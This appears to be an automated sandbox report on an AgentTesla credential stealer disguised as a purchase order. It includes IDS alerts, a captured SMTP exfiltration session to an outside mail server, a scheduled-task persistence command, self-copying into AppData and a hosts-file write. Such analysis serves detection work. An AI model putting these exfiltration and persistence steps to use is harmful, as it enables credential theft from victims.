Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/27/21-13:13:33.499156	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49732	587	192.168.2.5	104.156.59.2
01/27/21-13:14:27.504328	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49745	587	192.168.2.5	104.156.59.2

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:13:31.745484114 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:31.921103001 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:31.921437025 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:32.425972939 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:32.426815987 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:32.602416992 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:32.604295969 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:32.779844046 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:32.780386925 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:32.964396000 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:32.965574980 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:33.141422033 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:33.142064095 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:33.318150043 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:33.318813086 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:33.496608019 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:33.496655941 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:33.499155998 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:33.499299049 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:33.499764919 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:33.499865055 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:13:33.676569939 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:33.676847935 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:33.679169893 CET	587	49732	104.156.59.2	192.168.2.5
Jan 27, 2021 13:13:33.720056057 CET	49732	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:26.075268030 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:26.252779961 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:26.252954006 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:26.438112020 CET	587	49745	104.156.59.2	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:14:26.439798117 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:26.615257978 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:26.615653038 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:26.791306973 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:26.792066097 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:26.972917080 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:26.973234892 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:27.148835897 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:27.150003910 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:27.326154947 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:27.327487946 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:27.502935886 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:27.503010035 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:27.504328012 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:27.504445076 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:27.504498959 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:27.504589081 CET	49745	587	192.168.2.5	104.156.59.2
Jan 27, 2021 13:14:27.679713964 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:27.679752111 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:27.681430101 CET	587	49745	104.156.59.2	192.168.2.5
Jan 27, 2021 13:14:27.736028910 CET	49745	587	192.168.2.5	104.156.59.2

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:11:49.239687920 CET	65296	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:11:49.292037010 CET	53	65296	8.8.8.8	192.168.2.5
Jan 27, 2021 13:11:54.516767025 CET	63183	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:11:54.564560890 CET	53	63183	8.8.8.8	192.168.2.5
Jan 27, 2021 13:11:56.861926079 CET	60151	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:11:56.912578106 CET	53	60151	8.8.8.8	192.168.2.5
Jan 27, 2021 13:11:57.926856041 CET	56969	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:11:57.975069046 CET	53	56969	8.8.8.8	192.168.2.5
Jan 27, 2021 13:11:59.413841009 CET	55161	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:11:59.478260040 CET	53	55161	8.8.8.8	192.168.2.5
Jan 27, 2021 13:11:59.558176041 CET	54757	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:11:59.606023073 CET	53	54757	8.8.8.8	192.168.2.5
Jan 27, 2021 13:12:05.818551064 CET	49992	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:12:05.873873949 CET	53	49992	8.8.8.8	192.168.2.5
Jan 27, 2021 13:12:25.109540939 CET	60075	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:12:25.188776016 CET	53	60075	8.8.8.8	192.168.2.5
Jan 27, 2021 13:12:26.205130100 CET	55016	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:12:26.209884882 CET	64345	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:12:26.257829905 CET	53	64345	8.8.8.8	192.168.2.5
Jan 27, 2021 13:12:26.263848066 CET	53	55016	8.8.8.8	192.168.2.5
Jan 27, 2021 13:12:31.253313065 CET	57128	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:12:31.318413973 CET	53	57128	8.8.8.8	192.168.2.5
Jan 27, 2021 13:13:03.338419914 CET	54791	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:13:03.386257887 CET	53	54791	8.8.8.8	192.168.2.5
Jan 27, 2021 13:13:31.423767090 CET	50463	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:13:31.486869097 CET	53	50463	8.8.8.8	192.168.2.5
Jan 27, 2021 13:13:31.701952934 CET	50394	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:13:31.749855995 CET	53	50394	8.8.8.8	192.168.2.5
Jan 27, 2021 13:13:32.150835991 CET	58530	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:13:32.217750072 CET	53	58530	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:16.164825916 CET	53813	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:16.217674971 CET	53	53813	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:17.218534946 CET	63732	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:17.275002003 CET	53	63732	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:18.110426903 CET	57344	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:18.178098917 CET	53	57344	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:18.764511108 CET	54450	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:18.828217030 CET	53	54450	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:19.480567932 CET	59261	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 13:14:19.531405926 CET	53	59261	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:20.343158960 CET	57151	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:20.402504921 CET	53	57151	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:21.419926882 CET	59413	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:21.480988026 CET	53	59413	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:22.735508919 CET	60516	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:22.791809082 CET	53	60516	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:24.080977917 CET	51649	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:24.138858080 CET	53	51649	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:25.213275909 CET	65086	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:25.269854069 CET	53	65086	8.8.8.8	192.168.2.5
Jan 27, 2021 13:14:25.821088076 CET	56432	53	192.168.2.5	8.8.8.8
Jan 27, 2021 13:14:25.880100965 CET	53	56432	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 13:13:31.423767090 CET	192.168.2.5	8.8.8.8	0xf100	Standard query (0)	mail.sharqcapital.qa	A (IP address)	IN (0x0001)
Jan 27, 2021 13:14:25.821088076 CET	192.168.2.5	8.8.8.8	0x583c	Standard query (0)	mail.sharqcapital.qa	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 13:13:31.486869097 CET	8.8.8.8	192.168.2.5	0xf100	No error (0)	mail.sharqcapital.qa		104.156.59.2	A (IP address)	IN (0x0001)
Jan 27, 2021 13:14:25.880100965 CET	8.8.8.8	192.168.2.5	0x583c	No error (0)	mail.sharqcapital.qa		104.156.59.2	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 13:13:32.425972939 CET	587	49732	104.156.59.2	192.168.2.5	220-cpanel-002-fla.hostingww.com ESMTP Exim 4.93 #2 Wed, 27 Jan 2021 07:13:32 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 27, 2021 13:13:32.426815987 CET	49732	587	192.168.2.5	104.156.59.2	EHLO 284992
Jan 27, 2021 13:13:32.602416992 CET	587	49732	104.156.59.2	192.168.2.5	250-cpanel-002-fla.hostingww.com Hello 284992 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Jan 27, 2021 13:13:32.604295969 CET	49732	587	192.168.2.5	104.156.59.2	AUTH login YWNjb3VudGFudEBzaGFycWNhcGl0YWwucWE=
Jan 27, 2021 13:13:32.779844046 CET	587	49732	104.156.59.2	192.168.2.5	334 UGFzc3dvcmQ6
Jan 27, 2021 13:13:32.964396000 CET	587	49732	104.156.59.2	192.168.2.5	235 Authentication succeeded
Jan 27, 2021 13:13:32.965574980 CET	49732	587	192.168.2.5	104.156.59.2	MAIL FROM:<accountant@sharqcapital.qa>
Jan 27, 2021 13:13:33.141422033 CET	587	49732	104.156.59.2	192.168.2.5	250 OK
Jan 27, 2021 13:13:33.142064095 CET	49732	587	192.168.2.5	104.156.59.2	RCPT TO:<accountant@sharqcapital.qa>
Jan 27, 2021 13:13:33.318150043 CET	587	49732	104.156.59.2	192.168.2.5	250 Accepted
Jan 27, 2021 13:13:33.318813086 CET	49732	587	192.168.2.5	104.156.59.2	DATA
Jan 27, 2021 13:13:33.496655941 CET	587	49732	104.156.59.2	192.168.2.5	354 Enter message, ending with "." on a line by itself
Jan 27, 2021 13:13:33.499865055 CET	49732	587	192.168.2.5	104.156.59.2	.
Jan 27, 2021 13:13:33.679169893 CET	587	49732	104.156.59.2	192.168.2.5	250 OK id=1l4jhV-00HFW6-Db
Jan 27, 2021 13:14:26.438112020 CET	587	49745	104.156.59.2	192.168.2.5	220-cpanel-002-fla.hostingww.com ESMTP Exim 4.93 #2 Wed, 27 Jan 2021 07:14:26 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 27, 2021 13:14:26.439798117 CET	49745	587	192.168.2.5	104.156.59.2	EHLO 284992
Jan 27, 2021 13:14:26.615257978 CET	587	49745	104.156.59.2	192.168.2.5	250-cpanel-002-fla.hostingww.com Hello 284992 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 13:14:26.615653038 CET	49745	587	192.168.2.5	104.156.59.2	AUTH login YWNjb3VudGFudEBzaGFycWNhcGl0YWwucWE=
Jan 27, 2021 13:14:26.791306973 CET	587	49745	104.156.59.2	192.168.2.5	334 UGFzc3dvcmQ6
Jan 27, 2021 13:14:26.972917080 CET	587	49745	104.156.59.2	192.168.2.5	235 Authentication succeeded
Jan 27, 2021 13:14:26.973234892 CET	49745	587	192.168.2.5	104.156.59.2	MAIL FROM:<accountant@sharqcapital.qa>
Jan 27, 2021 13:14:27.148835897 CET	587	49745	104.156.59.2	192.168.2.5	250 OK
Jan 27, 2021 13:14:27.150003910 CET	49745	587	192.168.2.5	104.156.59.2	RCPT TO:<accountant@sharqcapital.qa>
Jan 27, 2021 13:14:27.326154947 CET	587	49745	104.156.59.2	192.168.2.5	250 Accepted
Jan 27, 2021 13:14:27.327487946 CET	49745	587	192.168.2.5	104.156.59.2	DATA
Jan 27, 2021 13:14:27.503010035 CET	587	49745	104.156.59.2	192.168.2.5	354 Enter message, ending with "." on a line by itself
Jan 27, 2021 13:14:27.504589081 CET	49745	587	192.168.2.5	104.156.59.2	.
Jan 27, 2021 13:14:27.681430101 CET	587	49745	104.156.59.2	192.168.2.5	250 OK id=1l4jiN-00HGT5-Dn

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: PO #047428.exe PID: 4616 Parent PID: 5636

General

Start time:	13:11:41
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\PO #047428.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO #047428.exe'
Imagebase:	0x7a0000
File size:	700416 bytes
MD5 hash:	747CE85EEF93567C5676649AEF9C00B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.256271000.0000000003DF5000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming\yXAQfeQN.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C8D1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpA80C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6C8D7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO #047428.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DD9C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA80C.tmp	success or wait	1	6C8D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\yXAQfeQN.exe	unknown	700416	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc 81 10 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a6 0a 00 00 08 00 00 00 00 00 00 b6 c5 0a 00 00 20 00 00 00 e0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....0................. ....@.. ....@................	success or wait	1	6C8D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA80C.tmp	unknown	1645	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6C8D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO #047428.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DD9C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C8D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C8D1B4F	ReadFile
C:\Users\user\Desktop\PO #047428.exe	unknown	700416	success or wait	1	6C8D1B4F	ReadFile

Analysis Process: schtasks.exe PID: 6220 Parent PID: 4616

General

Start time:	13:11:51
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\yXAQfeQN' /XML 'C:\Users \user\AppData\Local\Temp\tmpA80C.tmp'
Imagebase:	0xe90000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpA80C.tmp	unknown	2	success or wait	1	E9AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpA80C.tmp	unknown	1646	success or wait	1	E9ABD9	ReadFile

Analysis Process: conhost.exe PID: 6228 Parent PID: 6220

General

Start time:	13:11:51
Start date:	27/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PO #047428.exe PID: 6268 Parent PID: 4616

General

Start time:	13:11:52
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\PO #047428.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xcd0000
File size:	700416 bytes
MD5 hash:	747CE85EEF93567C5676649AEF9C00B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.619632627.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.624912957.0000000003081000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA8CF06	unknown
C:\Users\user\AppData\Roaming\kprUEGC	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C8DBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C8DDD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6C8DDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	success or wait	1	62DBA02	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fc 81 10 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 a6 0a 00 00 08 00 00 00 00 00 00 b6 c5 0a 00 00 20 00 00 00 e0 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 0b 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....0................. ....@.. ....@................	success or wait	3	6C8DDD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6C8DDD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6C8D1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA65705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA65705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA6CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9C03DE	ReadFile
